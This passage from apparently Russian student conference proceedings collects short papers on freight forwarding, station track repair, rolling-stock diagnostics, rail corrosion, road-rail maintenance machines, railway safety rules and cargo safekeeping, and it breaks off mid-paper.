Анализ практики работы зарубежных транспортно-экспедиторских компаний показал наличие устойчивых тенденций на их укрупнение. Например, годовая стоимость логистических услуг, оказываемых десятком крупнейших европейских транспортно-экспедиторских компаний, таких как «ExelLogistics», «Shenker», «KhhineetNagel» (Кюнеуид Нагель), «Hayspic», «ТНТPostGrjup», «WincatonLogistics», «GeodisLogistics», «SalvesenLogistics», «TibbettandBritten», оценивается в 0,7-1,8 млрд. долл. США, а общая площадь терминалов, которыми они владеют, превышает 7 млн. кв. м.

Наиболее важными составляющими организационных основ надежной транспортно-экспедиторской компании, по мнению зарубежных экспертов, являются нормы и стандарты, обеспечивающие регулирование, стандартизацию и унификацию деятельности в этой области. Так, в Японии существует закон «О транспортно-экспедиторской деятельности», в Германии – закон «О грузовом автомобильном транспорте» в США – Кодекс федеральных правил. В РФ действует Федеральный закон от 30 июня 2003 г. №87- "О транспортно-экспедиционной деятельности". В настоящее время в России правовое регулирование многих процессов на транспорте претерпевает значительное изменение. Вступил в силу Федеральный закон от 9 февраля 2007 г. N 16-ФЗ "О транспортной безопасности" [1], а 13 мая 2008 года вступил в силу новый Устав автомобильного транспорта и городского наземного электрического транспорта [2], в ходе реформирования существенные изменения происходят и в сфере железнодорожного транспорта [3].

Помимо национальных законов, международный рынок транспортно-экспедиторских услуг регулируется на основе нормативных рекомендаций, выпущенных как национальными ассоциациями экспедиторов, так и Международной федерацией экспедиторских ассоциаций (FIATA), в состав которой входят ассоциаций из 86 стран мира. Качество транспортно-экспедиторских услуг в настоящее время сертифицируется на основе международных стандартов ISO-9000.

Для экономики России внутренние перевозки играют важную роль, но в данный момент неэффективно организованное перемещение грузов приводит к удорожанию продукции российских предприятий и, как следствие, снижению их конкурентной способности, не только в России, но и за рубежом.

Уровень логистических расходов в производственном комплексе России один из самых высоких в мире. Транспортные расходы в отечественной практике составляют порядка 20 % совокупной рыночной стоимости всех конечных товаров и услуг, произведенных в экономике, в то время как в Китае и странах Европы - 7–8 %, эту статистику показало совместное исследование Торгово-промышленной палаты РФ и VCG, проведенное в 2014 году. По оценке

многих экспертов, доля транспортных издержек на железнодорожном транспорте конечной стоимости товаров доходит до 70 %.

Российский бизнес привык следовать принципу «имей все свое». В том числе вагоны, порты, автомобили. Эта особенность деловой культуры связана с низким доверием в бизнес-среде. Поэтому у нас получила развитие модель внутренней логистики, когда входящие и исходящие логистические потоки обеспечиваются силами внутренних подразделений предприятий (1PL - автономная логистика). Серьезные игроки экономики, бизнес которых зависит от качества доставки и хранения товара, изначально вкладывались в это направление. Например, российская торговая компания «Магнит» создала автомобильный парк, мощности которого в несколько раз превышают парки известных автотранспортных компаний.

Между тем мировой опыт свидетельствует, что передача этого вида услуг профессиональным организациям, которые знают, как лучше доставить и хранить товар, дает колоссальные возможности оптимизации. Не случайно доля аутсорсинга транспортно-логистических услуг в США составляет порядка 80 %, в Европе - более 64 %.

По данным Росстата, к концу 2015 года в транспортном секторе экономики было зафиксировано порядка 303,5 тыс. транспортно экспедиционных организаций. Оборот организаций по виду деятельности «транспорт» в 2015 году превысил 9 трлн рублей.

По объему грузовых перевозок лидирующее место занимает автотранспорт - порядка 79 % в общей структуре; второе место принадлежит железнодорожному транспорту - 19%, менее 2% всех грузов было перевезено внутренним водным видом транспорта, 0,3% - морским, 0,02% - воздушным[4].

Сегодня автомобильные перевозчики теряют свою долю рынка, в то время как сегменты морских и железнодорожных перевозок растут. Это связано с тем, что в натуральном выражении импорт и экспорт большинства потребительских товаров существенно сократился. В несколько раз снизился импорт продуктов питания, техники, бытовой химии. В то же время из-за низкого курса рубля, Россия увеличила поставки на экспорт многих сырьевых товаров - нефти, газа, зерна, металлов, которые поставляются за рубеж морем и другими видами транспорта. Санкции и продовольственное эмбарго тоже сыграли свою роль: торговля с Европой сократилась, но выросла доля стран Азиатско-Тихоокеанского региона.

В последнее время снижается рост востребованности экспедиторских услуг. Это неизбежно заставит участников транспортного рынка задуматься о том, куда двигаться дальше: если экспедиторский бизнес не будет демонстрировать положительную динамику объемов, значит, нужно будет переориентировать свой бизнес в те сферы, которые эту положительную динамику гарантируют. На основе анализа имеющихся исследований можно сделать вывод, что развитие зарубежных и российских транспортных компаний идёт по пути формирования и развития транспортно-логистических компаний и повышения качества предоставляемых ими услуг.

На мой взгляд, увеличение числа перевозок на всех видах транспорта, которые будут осуществляться с использованием услуг транспортной экспедиции станет залогом успешного развития российской экономики, так как транспорт выполняет несколько функций, во первых это отдельная отрасль экономики, во вторых транспорт является субъектом который доводит все материальные потоки до потребителя, в третьих транспорт всегда имел социальное значение, ну и в четвертых стратегическое – поэтому оптимизация процессов на транспорте отразится на всей экономике в целом.

Библиографический список:

1. Федеральный закон от 9 февраля 2007 г. N 16-ФЗ "О транспортной безопасности", <http://base.garant.ru/12151931/>
2. Федеральный закон от 8 ноября 2007 год» №259-ФЗ «Устав автомобильного транспорта и городского наземного электрического транспорта» // СЗ РФ. 12.11.2007. №46. СТ.5555.
3. Правовое регулирование обязательств по перевозке грузов железнодорожным транспортом: дисс. канд. юрид. наук - М.. 2004. С.3-5.
4. Татьяна Лопатина: Журнал «Эксперт-Урал»: Екатеринбург: “Эксперт-Урал”; 2015.

РЕКОНСТРУКЦИЯ ПРИЕМО-ОТПРАВОЧНОГО ПАРКА НА СТАНЦИИ ПЕНЗА-3

Федченко К.Ю., Варламов А.В.

Самарский государственный университет путей сообщения

Сортировочные станции являются главным пунктом для организации вагонопотоков на сети железных дорог. От успешной работы сортировочной станции зависит выполнение плана перевозок, а также важнейшие показатели работы дороги. [1], [2]

Сортировочная станция Пенза-3 предназначена для массовой переработки вагонов и формирования составов по назначениям, установленным планом формирования поездов, и имеет для выполнения этих работ специальные пути и маневровые средства.

На сегодняшний день в связи с закрытием приемо-отправочного пути №17 по станции Пенза-3 из-за сплошной гнилости шпал осложнена работа по формированию и отправлению грузовых поездов, техническому обслуживанию и коммерческому осмотру составов.

Для повышения эффективной работы приемо-отправочного парка станции требуется произвести ремонт приемо-отправочного пути №17. На данный момент число отправлений четных поездов составляет 26, а при проведении ремонта приемо-отправочного пути №17 составит 30 поездов в сутки.

Для производства работ по восстановлению приемо-отправочного пути №17 силами дистанции пути потребуется 43 звена железобетонной решетки, щебень в объеме 1125 куб.м.

Для производства выправочных работ потребуется электробалластер (ЭЛБ), выправочно-подбивочно-отделочная машина (ВПО), выправочно-подбивочно-рихтовочная машина (ВПР). Также для восстановления пути потребуется 2 «окна» продолжительностью по 6 часов каждое.

Количество задействованных людей составит 427 чел/ час.

Восстановление приемо-отправочного пути №17 позволит выставлять и отправлять поезда на Юго-Восточную железную дорогу весом 4500 т. (Ртищево, Лиски, Анисовка, Кочетовка) и назначением Рузаевка, Моршанск, что позволит сократить элемент (простой от окончания формирования состава или перестановке его в парк отправления до отправления) на 0,5 часа.

Экономический эффект после восстановления приемо-отправочного пути №17 составит 3 млн. руб в год.

Библиографический список:

1. Стратегия развития железнодорожного транспорта в Российской Федерации до 2030 года: утверждена распоряжением Правительства Российской Федерации от 17 июня 2008 г. № 877-р.
2. Управление эксплуатационной работой на железнодорожном транспорте: Учебник для студентов вузов ж.-д. транспорта. В 2-х томах. Т.1 / Под ред. В.И. Ковалева и А.Т. Осьминина – М.: ГОУ «Учебно-методический центр по образованию на железнодорожном транспорте», 2009. – 263 с.

СИСТЕМА - ТЕХНИЧЕСКОЙ ДИАГНОСТИКИ ОБОРУДОВАНИЯ ПОДВИЖНОГО СОСТАВА

Филина О.А., Пасечник С.В., Бикчуров И.Р.

Казанский государственный энергетический университет

Включение датчиков и структура системы технической диагностики в остальном существенно не отличаются от систем автоконтроля или измерительных систем.

Определенной трудностью для построения систем технической диагностики остается иерархичность структуры описания сложных трубопроводных систем. Иерархичность является во многих случаях источником несходства объектов и размытости границ классов. [2]

Для повышения эффективности функционирования системы технической диагностики последняя должна входить в состав АСУ ТП транспорта газа. [3]

Можно даже сказать, что системе технической диагностики известны образы отказов, и она их распознает. Точно так же, как система автоматического контроля известны образы

норм, и система сравнивает реальные параметры с этими образами. Тогда будет понятней, что все ИИС имеют много общего. [1]

В отличие от ИС и САК система технической диагностики имеет иную организацию элементов структуры и другой набор используемых во входных цепях устройств и преобразователей информации. Входящий в состав структуры СТД набор средств обработки, анализа и представления информации может оказаться значительно более развитым, чем в ИС и САК. В СТД определение состояния объекта осуществляется программными средствами диагностики. При поиске применяется комбинационный или последовательный метод.

Контролепригодность обеспечивается конструкцией машины и используется системой технической диагностики.

Для сложных ответственных изделий должна быть разработана система технической диагностики, осуществляющая сбор, хранение и анализ информации, о состоянии изделия. Система должна включать тесты для поиска и локализации неисправностей.

Системы автоматического контроля (САК) и системы технической диагностики (СТД) являются разновидностями ИИС, с помощью которых осуществляется контроль за состоянием различных объектов.

Система автоматического контроля (САК), системы технической диагностики (СТД) и опознавания образов (СОО), если они строятся как аналоговые, характеризуются присутствием блоков / и, или блока ША, содержащего описание состояний объекта в виде образцовых значений напряжений и устройства сравнения образцовых величин, с аналоговыми значениями контролируемых величин. [1]

Без устройств вычислительной техники не могут быть развиты системы технической диагностики и автоматического управления технологическими процессами по качественным признакам. [1]

В различных областях техники и науки широко распространены также системы технической диагностики и системы опознавания образов. Во многих случаях нужно не только измерять параметры и контролировать работу объектов, но и выявлять отказавшие элементы, ставить технический диагноз. Гигантский пассажирский самолет со множеством пассажиров находится на грани катастрофы. Однако пилоты успевают передать по радиосвязи на свою базу симптомы надвигающейся гибели. Наземное оборудование, в точности воспроизводящее аппаратуру авиалайнера, снабжено системой технической диагностики. И когда на этом оборудовании создают ту же ситуацию, которая сложилась в воздухе, система выдает на экран дисплея информацию об отказавших узлах и возможных причинах отказа. Тут же с земли на борт Конкорда передается спасительная радиограмма, содержащая совет, что нужно делать. [2]




Рисунок 1 - Обобщенная структурно-функциональная схема ИИС

В состав этого уровня входят, кроме того, системы технической диагностики оборудования. Реализуется этот уровень на мини - ЭВМ. Все используемые в комплексе ЭВМ объединены в единую локальную информационно-вычислительную сеть. [3]

Приборы АИТ-3М, АИТ-4 и АИТ-5, используемые в системах технической диагностики металла энергооборудования (паропроводов, коллекторов, крепежных элементов турбин), работают на основе метода автоциркуляции импульсов. При этом о прочностных свойствах контролируемого металла судят по частоте автоциркуляции, функционально связанной со скоростью распространения ультразвука.

Библиографический список

1. Литвиненко Р.С., Ямщиков А.С., Багаев А.В. Практика применения гамма-распределения в теории надежности технических систем Технические науки - от теории к практике. 2016. № 56. С. 153-159.
2. Павлов П.П., Гараева А.Р., Фазылзянов Б.Ж., Корольков А.Ю., Соловьева С.И. Надежность тормозного оборудования подвижного состава Вестник научных конференций. 2016. № 10-2 (14). С. 86-88.
3. Филина О.А., Аскаков Ф.Ф., Галиуллин Д.Р., Пасечник С.В. Сравнительные оценки методов диагностики ГПС Современные тенденции развития науки и технологий. 2016. № 11-3. С. 96-97.

КОРРОЗИЙНЫЕ ПРОЦЕССЫ РЕЛЬСОВ ПРИ ЭКСПЛУАТАЦИИ В РЕЗКО-КОНТИНЕНТАЛЬНОМ КЛИМАТЕ. СПОСОБЫ ПРЕДОТВРАЩЕНИЯ КОРРОЗИИ РЕЛЬСОВ

Хачатрян Т.В., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

Коррозия – самопроизвольное разрушение металлов под воздействием химического или физико-химического влияния окружающей среды. Она может возникнуть в результате повышенной влажности (зимой в результате сильного и продолжительного снегопада), воздействия химических веществ и электрокоррозии. Ежегодно коррозия наносит большой ущерб народному хозяйству каждой страны. В промышленно развитых странах убытки от коррозии за год составляют в среднем около 3-5 % от внутреннего валового продукта, потери металла составляют 20 %. Коррозия наносит как прямые, так и косвенные убытки. К прямым убыткам можно отнести затраты на преждевременный ремонт и замену рельсов. К косвенным убыткам относятся: отказ оборудования, его простой из-за ремонта, затраты на замену деталей механизма, а также, преждевременный износ и поломка деталей, взаимодействующих с поврежденными коррозией, например разрушение креплений рельс и шпал, что может вызвать изменение их положения. Последствия вышеперечисленного могут быть непредсказуемы: от поломки колесной пары, до крушения, в результате схождения подвижного состава с рельсовой колеи.

Проводились исследования на Горьковской железной дороге, об этом говорится в газете Гудок: «В выводах было сказано, что главной причиной излома рельсов по дефекту 69 являются напряжения, возникающие в подошве рельса. Причем усталостное разрушение обусловлено не изгибными поездными напряжениями, а дополнительными напряжениями в местах со сверхнормативными отклонениями размеров железобетонных шпал и под уклон киподрельсовых площадок. При этом подчеркнуто, что усталостные разрушения рельсовых плетей происходят в качественных объемно-закаленных рельсах. Изломы рельсов под поездами случаются в местах появления дополнительных нерасчетных напряжений, на порядок (в десять раз) и более превышающих поездные изгибные напряжения. Коррозия и коррозионные трещины способствуют развитию усталостных трещин, но не являются первопричинами дефекта «69» [1]. Следовательно, можно сделать вывод, что коррозийные процессы в подошве рельса – это следствие нагрузок, превышающих допустимые. Но тогда сам собой напрашивается вопрос: Почему на некоторых участках пути наблюдается излом рельса и коррозийные процессы в подошве рельса, а на других нет? Нагрузки на протяжении всего пути одинаковые, если рассматривать однопутный железнодорожный участок, и замена рельс происходит на таких участках, чаще всего полностью, т.е. период эксплуатации по

времени, примерно одинаков. Может быть, тогда дело в скорости движения состава? Как известно на разных участках пути железнодорожный состав движется с разной скоростью. Или же дело в погодно-климатических условиях? Имеет место быть жесткое, и что важно, периодическое влияние, особенно в резко-континентальном климате, такое как влажность, периодическое смачивание атмосферными осадками, загрязнение сопутствующими продуктами (пыль, мазут, уголь). Но, как известно, атмосферная коррозия имеет место быть везде, где поверхность рельс контактирует с окружающей средой. В резко-континентальном климате железнодорожные пути наиболее подвержены коррозии. Т.е. износостойкость рельсов при эксплуатации в данном климате является важным аспектом.

В большинстве источников говорится, что причиной коррозии в большинстве случаев становится атмосферное влияние и воздействие химических веществ, а также большая сезонная влажность и утечка тягового тока, т.е. электрокоррозия. Об устранении данной проблемы сказано: «Рельсы, пораженные на глубину более 4 мм, считаются дефектными, их заменяют в плановом порядке. Рельс, у которого кромка подошвы подвержена электрокоррозии на глубину от 5 до 8 мм, подлежит замене в плановом порядке, а если на глубину более 8 мм - немедленной. В случае обнаружения поперечной трещины рельс заменяют без промедления и проверяют остальные рельсы». [2].

Но помимо устранения, важно так, же и предотвращение коррозии, потому что это более целесообразно и экономически выгодно. Изоляция поверхности рельс от воздействия окружающей среды и атмосферных осадков - самый действенный способ, но, к сожалению, трудновыполнимый. Следовательно, защиту рельс от коррозии нужно осуществлять путем повышения коррозионной стойкости металла: «Повышение коррозионной стойкости достигается введением в состав стали легирующих добавок - хрома, никеля, марганца, титана, меди. Весьма стойки к атмосферной коррозии нержавеющие легированные стали, содержащие в большом количестве хром, который создает на поверхности изделий плотную оксидную пленку. Используемые в строительстве углеродистые и низколегированные стали иногда изготавливают с добавкой 0,2...0,5 % меди, что повышает коррозионную стойкость в 1,5...3 раза. Металлические покрытия получают нанесением на поверхность изделия тонкой пленки из другого металла (металлизация и горячие покрытия). Различают покрытия анодные и катодные. Анодные покрытия выполняют из металла, стоящего в ряду напряжений правее защищаемого металла. Для стальных изделий анодной защитой служит пленка из цинка, алюминия. Если покрытие окажется нарушенным, то разрушается покрывающий, а не основной металл. Катодные покрытия предохраняют металл от прямого контакта с коррозионной средой. Катодную защиту выполняют из олова, свинца, никеля. Такая защита работоспособна до тех пор, пока не нарушена целостность покрытия. При местном нарушении защитной пленки начнется коррозия стали. Защитные пленки формируют путем целенаправленной обработки деталей специальными химическими реагентами. После такой обработки на поверхности металла образуются соединения с большой коррозионной стойкостью. Защитные пленки создают путем оксидирования». [3].

В резко-континентальном климате, для предотвращения коррозии нужно создавать защитные покрытия на рельсах. Это поможет повысить срок службы металла рельсов и избежать дорогостоящего ремонта и замены рельсов.

Библиографический список:

1. Иванов П. Коррозия не рельса, а...теории /П. Иванов//Гудок. – 2003. - № 05.04. –1 полоса.- Режим доступа:<http://www.gudok.ru/newspaper/?ID=767695>, свободный.
2. ООО ПКФ «Металло-транспортная компания»:Рельсы б/у. Классификация дефектов и повреждений рельсов. /ООО ПКФ «Металло-транспортная компания». - Электрон.текстовые дан. – Екатеринбург: 2004-2017.- Режим доступа:<http://www.mtrk.ru/defekt.php>, свободный.
3. Библиотекарь. Ру: Строительные материалы и изделия/Библиотекарь. Ру. – Электрон.текстовые дан. – Россия: 2017.- Режим доступа:<http://www.bibliotekar.ru/spravochnik-104-stroymaterialy/109.htm> , свободный.

ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ТЕХНОЛОГИЧЕСКИХ МАШИН НА КОМБИНИРОВАННОМ ХОДУ В ПУТЕВОМ ХОЗЯЙСТВЕ

Цельковский П.С., Семенихина М.А.

Электромеханический колледж Воронежского филиала МИИТ

Безопасность на железнодорожном транспорте во многом определяется состоянием пути, его техническим содержанием, которое, безусловно, зависит от той путевой техники, которую сегодня промышленность предлагает эксплуатационникам.

Процесс внедрения новой высокопроизводительной техники для ремонта и содержания железнодорожного пути механизированным способом включает среди прочих составляющих внедрение самоходной техники, машин на комбинированном ходу и скоростных видов транспортных средств для доставки ремонтных бригад к месту работы. При разработке техники для текущего содержания пути в качестве приоритетного решения рассматриваются многофункциональные машины на комбинированном ходу.

Особенностью техники на комбинированном ходу, производимой на базе различных транспортных средств - легковых и грузовых автомобилей, тракторов, экскаваторов и т.д. - является то, что она может перемещаться по автомобильным дорогам общего пользования (в том числе нередко – по бездорожью), а при выполнении производственных задач данная техника движется по железнодорожным рельсам. Достигается это путём внесения в конструкцию существующих транспортных средств определённых усовершенствований (установки дополнительных колёс, взаимодействующих с железнодорожными рельсами, и привода этих колёс) либо проектирования новых транспортных средств, изначально сочетающих в себе лучшие качества автомобильной и железнодорожной техники.

Главным преимуществом такой техники является её универсальность и многофункциональность, когда за несколько минут колёсная машина получает возможность дальнейшего движения по железнодорожному пути с различным сменным оборудованием. Подобная техника, производимая различными отечественными и зарубежными компаниями, может быть предназначена для грузовых и пассажирских перевозок, а также для осуществления диагностики, текущего содержания, обслуживания и ремонта железнодорожного пути.

Значительное преимущество этих автомобилей состоит в том, что к месту выполнения работ такая машина следует на автомобильном ходу по шоссе, что значительно экономит время. Кроме того, этот вид подвижного состава намного дешевле по сравнению с чисто железнодорожным. В наибольшей степени это относится к автомобилям на комбинированном ходу, базовая часть которых выпускается автомобильной промышленностью крупными сериями, что позволяет снижать уровень затрат при техническом обслуживании такой техники.

Кроме того, если на протяженных маршрутах использование дорогостоящих железнодорожных машин экономически вполне оправдано, то их применение на небольших малодеятельных и станционных участках пути не всегда целесообразно и почти всегда – не экономично. Данные проблемы решаются путем использования специализированного самоходного подвижного состава на комбинированном ходу. Различные типы машин оснащены системами обеспечения безопасности движения и способны переходить на железнодорожный ход и обратно в течение 2-10 минут. Данные машины пригодны для эксплуатации в любое время года и суток при воздействии осадков в виде дождя и снега в диапазоне температур от - 40 °С до + 50 °С.

Линейка специализированных технологических машин на комбинированном ходу постоянно расширяется и на сегодняшний день включает в себя машины различного назначения:

1) Лаборатория дефектоскопная мобильная на комбинированном ходу серии «ЛДМ» представляет собой переоборудованный на комбинированный ход внедорожник УАЗ-3163–Патриот или LAND ROVER–Defender, предназначена для непрерывного контроля, диагностирования и выявления дефектов рельсов с использованием систем обработки информации со скоростью движения до 40 км/час.

2) Мобильный рельсосмазыватель на комбинированном ходу «МРК-1» выполнен на базе УАЗ-3163–Патриот и предназначен для смазки стрелочных переводов, крестовин, рельсов в кривых станционных и малодеятельных железнодорожных путей.

3) Маневровая машина на комбинированном ходу ЛДМ-2М выполнена на базе автомобиля повышенной проходимости УАЗ-2363 Пикап и оснащена специализированным оборудованием для выполнения всего спектра маневровых работ на станциях и подъездных путях.

4) Инспекционная машина на комбинированном ходу ЛДМ-1И выполнена на базе автомобиля УАЗ-Патриот и предназначена для проведения оперативных плановых осмотров малодеятельных и станционных участков железнодорожного пути и инженерных сооружений железнодорожного транспорта, оснащена ремонтным специализированным оборудованием.

5) Технологическая машина на комбинированном ходу для выполнения неотложных восстановительных работ ЛДМ-1Т предназначена для перевозки рабочей бригады и специализированного ремонтного оборудования к месту выполнения плановых и неотложных восстановительных работ объектов железнодорожной инфраструктуры.

6) Аварийно-восстановительные лаборатории АВЛ-П позволяют осуществить оперативное прибытие на проблемный участок ремонтной бригады с необходимым оборудованием и инструментом и оперативно провести такие ремонтные работы как выправка, подбивка, рихтовка, срочная замена остродефектных рельсов и т.д.

7) Полноповоротный экскаватор на комбинированном ходу обеспечивает выполнение экскаваторных и грейферных работ, сплошной замены и подбивки шпал; погрузки/выгрузки шпал и рельсов; срезки растительности вдоль пути; уборки снега. Один экскаватор заменяет 15-20 человек.

8) Трактор на комбинированном ходу специальный ТМВ-1 предназначен для перемещения железнодорожных вагонов общей массой до 300 т от станции до вагоноремонтного депо и обратно, постановки на ремонтные позиции, а также для очистки железнодорожных путей на территориях предприятий и автодорог от снега и грязи.

Кроме вышеперечисленных, существуют и другие модификации транспортных средств на комбинированном ходу как отечественных так и зарубежных производителей. Все они обладают неоспоримыми преимуществами перед рельсовыми путевыми машинами:

- транспортное средство на комбинированном ходу позволяет подъехать по автомобильной дороге максимально близко к запланированному месту проведения работ, что существенно сокращает время транспортировки и время нахождения машины на железнодорожном пути, при этом увеличивается эффективное рабочее время путевой машины;

- автомобили на комбинированном ходу могут находиться на месте проведения железнодорожных работ значительно дольше по времени, чем стандартная рельсовая путевая машина, так как проходимое им расстояние до места работ оказывается существенно короче, чем у рельсовой машины;

- при использовании автомобиля на комбинированном ходу возможно погрузить на него рабочие материалы в начальной точке пути, транспортировать их по автомобильной, а затем железной дороге прямо к месту проведения работ без необходимости осуществлять перегрузку этих материалов;

- общая сумма первоначальных затрат на автомобиль на комбинированном ходу значительно ниже, чем на рельсовую путевую машину;

- легкость и удобство в эксплуатации и обслуживании машины на комбинированном ходу в специализированных сервисных центрах.

Таким образом, при разработке техники для текущего содержания пути в качестве приоритетного решения необходимо рассматривать машины на комбинированном ходу. Массовое введение их в эксплуатацию является идеологией нового времени, которая может привести к пересмотру самой технологии работы железнодорожной инфраструктуры.

Библиографический список:

1. Платонов А.А., Киселёва Н.Н. Легковые автомобили-внедорожники на комбинированном ходу // Современные проблемы науки и образования. – 2013. – № 1.; URL: <http://www.science-education.ru/ru/article/view?id=8456> (дата обращения: 08.02.2016).
2. Платонов, А.А. К вопросу классификации дорожно-рельсовых транспортных средств / А. А. Платонов // Воронежский научно-технический Вестник. – 2014. – № 1 (7). – С. 45-51.
3. <http://www.tvema.ru/product> (дата обращения 10.09.2016).
4. <http://expo1520.ru/2015/ru/> (дата обращения 03.10.2016).

ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ

Чернов Ю.В., Маланчева С.Н.

Оренбургский институт путей сообщения – филиал СамГУПС

Безопасность движения на железнодорожном транспорте – комплекс организационно-технических мер, направленных на снижение вероятности возникновения фактов угрозы жизни и здоровью пассажиров, сохранности перевозимых грузов, сохранности объектов инфраструктуры и подвижного состава железнодорожного транспорта, экологической безопасности окружающей среды.

Обеспечение высокого уровня безопасности на железнодорожном транспорте в настоящее время является одной из первостепенных задач и государства, и организаций, ответственных за железнодорожные перевозки. Любой сравнительный анализ за последние годы количества пассажиров и грузов, перевозимых различными видами транспорта внутри страны, показывает, что на долю железнодорожных перевозок приходится очень большая их часть.

Однако любое чрезвычайное происшествие на железной дороге не только приносит огромные убытки, но и требует больших затрат на восстановление нормального движения.

Безопасность движения на железнодорожном транспорте – это комплекс организационно-технических мер, направленных на снижение вероятности возникновения фактов угрозы жизни и здоровью пассажиров, сохранности перевозимых грузов, сохранности объектов инфраструктуры и подвижного состава железнодорожного транспорта, экологической безопасности окружающей среды. Можно смело констатировать, что проблема обеспечения безопасности движения на железнодорожном транспорте появилась одновременно с самим транспортом.

Безопасность движения и эксплуатации железнодорожного транспорта – состояние защищенности процесса движения железнодорожного транспорта, при котором отсутствует риск возникновения транспортных происшествий и их последствий, влекущих за собой причинение вреда жизни и здоровью граждан, окружающей среде и имуществу.

В этой связи на пассажиров и участников железнодорожного процесса федеральным законодательством наложен ряд ограничений.

Переход железнодорожных путей возможен только в специально оборудованных для этого местах. При этом необходимо убедиться в отсутствии приближающегося поезда.

На объектах железнодорожного транспорта запрещено:

- прыгать с пассажирских платформ на пути;
- подлезать под пассажирские платформы и подвижной состав;
- проходить по железнодорожному переезду при запрещающем сигнале светофора;
- находится в состоянии алкогольного опьянения.

Любое незаконное вмешательство в деятельность железнодорожного транспорта ставит под угрозу безопасность движения поездов. Например, повреждение железнодорожного подвижного состава и других объектов инфраструктуры железнодорожного транспорта, приводит к крушению поездов, авариям, сходам поездов с рельс и как следствие к многочисленным жертвам.

Библиографический список:

1. Федеральный закон от 10 января 2003 г. N 17-ФЗ "О железнодорожном транспорте в Российской Федерации". Глава 4. Безопасность на железнодорожном транспорте, охрана грузов, объектов железнодорожного транспорта, организация работы в особых условиях
2. «Безопасность железнодорожного транспорта» - Красная книга железнодорожного транспорта, «Недостаточный уровень технологической безопасности».
3. Центральный административный округ города Москвы. «О безопасности движения на железнодорожном транспорте».

ОБЕСПЕЧЕНИЕ СОХРАННОСТИ ГРУЗОВ ПРИ ЖЕЛЕЗНОДОРОЖНЫХ ПЕРЕВОЗКАХ

Чугунова А.А., Денисов В.В.

Самарский государственный университет путей сообщения

Обеспечение сохранности перевозимого груза составляет обязанность не только железной дороги, но и грузоотправителя, для которого ее исполнение связывается, прежде всего, с надлежащей подготовкой груза к перевозке, обеспечивающей его транспортабельность и тем самым сохранность в процессе перевозки. В частности, грузы, нуждающиеся в таре для предохранения их от утраты, порчи или повреждения, должны предъявляться к перевозке в соответствующей таре. Требования, которым должна отвечать тара и ее индивидуальные особенности, определяются характером груза и условиями перевозок. Грузы, на тару и упаковку которых стандарты не установлены, должны предъявляться в исправной, доброкачественной таре, обеспечивающей их полную сохранность при перевозке.

Для обеспечения сохранности перевозимого груза ограничивают его динамические нагрузки. При этом считают, что если груз перевозится незакрепленным, то ускорение подресоренной части при колебаниях должно быть (0,6 – 0,8) g; для сохранения груза и ограничения его воздействия на кузов вагона необходимо надежно закреплять груз, если ускорения при подпрыгивании (отрывах) груза могут превосходить ускорения кузова. Опытным путем фиксировались ускорения 5g и более груза, подпрыгивающего в кузове.

Использование запорно-пломбировочных устройств (ЗПУ) также способствует обеспечению сохранности грузов. ЗПУ не могут быть сняты с контейнера или вагона без нарушения целостности этого устройства. Данные устройства устанавливаются на специальные запорные узлы контейнеров или вагонов, при международной перевозке грузы можно перевозить только в тех контейнерах и вагонах, которые имеют ЗПУ.

Если груз перевозят не в предпринимательских, а в семейных, личных целях, то опломбирование контейнеров и вагонов осуществляется за счет грузоотправителя, опломбирование осуществляется перевозчиком и/или доверенным лицом грузоотправителя.

По одному ЗПУ устанавливается на вагонных накладках с каждой стороны вагона, при перевозке груза в крытом вагоне.

Устанавливают ЗПУ и на рефрижераторных вагонах (изотермических вагонах) и контейнерах.

На станции назначения грузополучателю груз выдается после того, как он оплатит все необходимые по перевозке груза расходы, если это необходимо. Подпись грузополучателя в дорожной ведомости подтверждает выдачу груза грузополучателю. При этом груз выдается грузополучателю лишь при наличии доверенности на право получения груза. Получающее груз доверенное лицо должно предъявить документ, удостоверяющий личность по просьбе работника станции назначения.

Грузополучатель должен расписаться в дорожной ведомости о получении груза, после этого ему выдается накладная на груз. Если груз поврежден, испорчен, грузополучатель может отказаться от получения груза.

Библиографический список:

1. <https://murzim.ru/nauka/transport/gruzovedenie/27902-obespechenie-sohrannosti-gruzov-pri-perevozke.html>

К ВОПРОСУ ПОВЫШЕНИЯ БЕЗОПАСНОСТИ ДВИЖЕНИЯ ПОЕЗДОВ

Чуркин А.Н., Киселев Г.Г.

Самарский государственный университет путей сообщения

Российская железная дорога имеет неперенное развитие по качеству обеспечения безопасности движения. На разных этапах развития железной дороги мы увидели множество инноваций, которые создавали наше будущее. Конструкции вагонов не перестают усовершенствоваться, в ремонте применяются новейшие технологии. Все это ведет к неперенному повышению безопасности движения.

Все мы знакомы с понятием «Плотность тормозной сети поезда», все привыкли к понятию, что чем выше плотность сети - тем качественнее произведен ремонт вагонов, отрегулировано тормозное оборудование и настроена эксплуатационная работа. Однако, высокая плотность – это также отрицательный фактор в работе.

